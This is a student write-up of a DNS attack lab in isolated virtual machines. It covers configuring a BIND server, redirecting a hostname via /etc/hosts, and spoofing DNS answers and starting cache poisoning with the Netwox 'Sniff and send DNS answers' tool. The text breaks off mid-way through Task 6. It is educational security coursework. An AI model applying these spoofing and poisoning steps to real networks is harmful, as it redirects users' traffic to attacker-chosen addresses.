
Local DNS Attack Lab

Cheng Xu Yu Qiu

Setup Before Tasks

1. We created and configured the VM called Server according to the VM setup instruction, including network configuration and folder sharing configuration. And then we cloned the other 2 VMs called User and Attacker from the first one. Three VMs are listed below:



General

Name:	Server
Operating System:	Ubuntu (32-bit)
Settings File Location:	/Users/xucheng/VirtualBox VMs/Server

System

Base Memory:	512 MB
Boot Order:	Floppy, Optical, Hard Disk
Acceleration:	VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization


Display

Video Memory:	16 MB
Screens:	8
Scale-factor:	2.75
Graphics Controller:	VMSVGA
Remote Desktop Server:	Disabled
Recording:	Disabled


Storage

Controller: IDE
 IDE Secondary Master: [Optical Drive] Empty


2. We identified the IP address of each VM and listed them as follows:
   a. Server: 10.0.2.5
   b. User: 10.0.2.6
   c. Attacker: 10.0.2.7



```
[03/09/19]seed@VM:~$ hostname -I
10.0.2.5
```




```
[03/09/19]seed@VM:~$ hostname -I
10.0.2.6
```



```
[03/09/19]seed@VM:~$ hostname -I
10.0.2.7
```

Task 1: Configure the User Machine


1. On the User virtual machine, we typed the following command to open the head file:
   `sudo gedit /etc/resolvconf/resolv.conf.d/head`
2. Added the following entry to the file:
   `nameserver 10.0.2.5`
3. And then ran the provided command:
   `sudo resolvconf -u`
4. To test whether the setup works, we typed "`dig www.google.com`" in the terminal and we got the following response which shows that it's indeed from the server(10.0.2.5).




```
;; Query time: 122 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Mar 09 00:52:59 EST 2019
;; MSG SIZE  rcvd: 307

[03/09/19]seed@VM:~$ 
```

Task 2: Set up a Local DNS Server

1. Step 1 and Step 2 are all set on the provided virtual machine.
2. We ran the following command to start the DNS server:
   `sudo service bind9 restart`
3. We ping the Google website used the following command:
   `ping www.google.com`


```
[03/09/19]seed@VM:~$ ping www.google.com
PING www.google.com (172.217.7.196) 56(84) bytes of dat
a.
64 bytes from iad30s10-in-f4.1e100.net (172.217.7.196):
 icmp_seq=1 ttl=52 time=8.14 ms
64 bytes from iad30s10-in-f4.1e100.net (172.217.7.196):
 icmp_seq=2 ttl=52 time=7.28 ms
64 bytes from iad30s10-in-f4.1e100.net (172.217.7.196):
 icmp_seq=3 ttl=52 time=9.57 ms
64 bytes from iad30s10-in-f4.1e100.net (172.217.7.196):
 icmp_seq=4 ttl=52 time=22.7 ms
```


We used the Wireshark to capture the network traffic at that time and the DNS query is shown below:


```
 1 0.000000   10.0.0.73                 iad30s10-in-f196.1e100.net        ICMP    98 Echo (ping) request  id=0x6745, seq=5/1280,
 2 0.006459   iad30s10-in-f196.1e10…    10.0.0.73                         ICMP    98 Echo (ping) reply    id=0x6745, seq=5/1280,
 3 0.219658   ArrisGro_9f:1d:68         Spanning-tree-(for-bridges)_00    STP     60 Conf. Root = 32768/0/44:aa:f5:9f:1d:65  Cos
 4 0.731854   fe80::46aa:f5ff:fe9f:…    ff02::1                           ICMP…  174 Router Advertisement from 44:aa:f5:9f:1d:65
 5 0.784134   10.0.0.73                 google-public-dns-a.google.com    DNS     82 Standard query 0x6fc1 PTR 73.0.0.10.in-addr
 6 0.785039   10.0.0.73                 google-public-dns-a.google.com    DNS     86 Standard query 0x8c2e PTR 196.7.217.172.in-
 7 0.790716   google-public-dns-a.g…    10.0.0.73                         DNS     82 Standard query response 0x6fc1 No such name
 8 0.799869   google-public-dns-a.g…    10.0.0.73                         DNS    155 Standard query response 0x8c2e PTR 196.7.21
 9 1.001427   10.0.0.73                 iad30s10-in-f196.1e100.net        ICMP    98 Echo (ping) request  id=0x6745, seq=6/1536,
10 1.009978   iad30s10-in-f196.1e10…    10.0.0.73                         ICMP    98 Echo (ping) reply    id=0x6745, seq=6/1536,
11 1.782802   10.0.0.73                 google-public-dns-a.google.com    DNS    132 Standard query 0x8c78 PTR 5.6.d.1.f.9.e.f.f
12 1.783261   10.0.0.73                 google-public-dns-a.google.com    DNS    132 Standard query 0x8bc4 PTR 1.0.0.0.0.0.0.0.0
13 1.783262   10.0.0.73                 google-public-dns-a.google.com    DNS     80 Standard query 0x2078 PTR 8.8.8.8.in-addr.a
14 1.799023   google-public-dns-a.g…    10.0.0.73                         DNS    124 Standard query response 0x2078 PTR 8.8.8.8.
```

The DNS cache is used when we ping a specific target address for the first time.

Task 3: Host a Zone in the Local DNS Server


1. We added the given contents to the `/etc/bind/named.conf`
   `sudo gedit /etc/bind/named.conf`
2. We created `example.com.db` file under the `/etc/bind` directory and added the given content into it.
   `sudo gedit example.com.db`
3. We also set up the reverse lookup zone file /etc/bind directory
   `sudo gedit 192.168.0.db`
4. We restarted the server:
   `sudo service bind9 restart`
5. We came back to the user machine and issued the dig command again:
   `dig www.example.com`
   And we got the following response:


```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168
.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.exam
ple.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168
.0.10
```

On local DNS server we created zones “example.com” and “"0.168.192.in-addr.arpa" and added content to `/etc/bind/named.conf.` The first zone is for forward lookup(from hostname to IP), and the second zone is for reverse lookup(from IP to hostname). When is User machine executes the command `dig www.google.com`, the answer that written in the files that we created is replied.


Task 4: Modifying the Host File

1. In the Attacker machine, we used the following command to connect remotely to the User machine.
   `ssh -X seed@10.0.2.6`



```
[03/09/19]seed@VM:~$ ssh -X seed@10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

2. We typed the following command to modify the host file
   `sudo gedit /etc/hosts`
3. We tried to redirect www.bank32.com to the IP address of www.google.com(172.217.1.132). Then when we were trying to get access to www.bank32.com in the User machine, we got the following result in the browser:




404. That's an error.

The requested URL / was not found on this server. That's all we know.

Task 5: Directly Spoofing Response to User


1. We used GUI of the Netwox tool by ran the following command in the Attacker machine:
   sudo netwag
2. In the netwag window, we selected the Search tab and clicked on Command 105: "Sniff and send DNS answers".
3. Before spoofing, we ran the following command in the User machine to send a DNS request:
   `nslookup www.google.com`
   And the following is the response, we can see that www.google.com is followed by its real IP address 172.217.15.100 :



```
[03/09/19]seed@VM:~$ nslookup www.google.com
Server:         10.0.2.5
Address:        10.0.2.5#53

Non-authoritative answer:
Name:   www.google.com
Address: 172.217.15.100
```

After this, we ran `sudo rndc flush` in the Server machine to flush the cache.

4. We input parameters such as hostname, hostnameip(fake IP address), authns(name server of target domain), authnsip(IP adress of Server VM),and filter on User's IP. After filling out these parameters, we clicked "run".




Parameters for tool 105 (Sniff and send DNS answers):

✓	www.google.com	h	hostname: hostname
✓	1.2.3.4	h	hostnameip: hostname IP
✓	ns1.google.com	h	authns: authoritative name server
✓	10.0.2.5	h	authnsip: authns IP
☐	Lo0 / Eth0		device: device name

Advanced parameters:

☐	10	h	ttl: ttl in seconds
✓	src host 10.0.2.6	h	filter: pcap filter
	linkbraw		

5. In the User machine, we ran the following command to send a DNS request:
   `nslookup www.google.com`
   From the following response, we can see that the attack is successful because the fake IP address is shown:




```
[03/09/19]seed@VM:~$ nslookup www.google.com
Server:         10.0.2.5
Address:        10.0.2.5#53

Name:   www.google.com
Address: 1.2.3.4
```

6. After this, we ran `sudo rndc flush` in the Server machine to flush the cache

Task 6: DNS Cache Poisoning Attack

1. We changed the filter to “src host 10.0.2.5”,which is the IP address of Server, and ran it again.


netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History


Parameters for tool 105 (Sniff and send DNS answers):

✓	www.google.com	hostname: hostname
✓	1.2.3.4	hostnameip: hostname IP
✓	ns1.google.com	authns: authoritative name server
✓	1.2.3.4	authnsip: authns IP
	Lo0 / Eth0	device: device name

Advanced parameters:

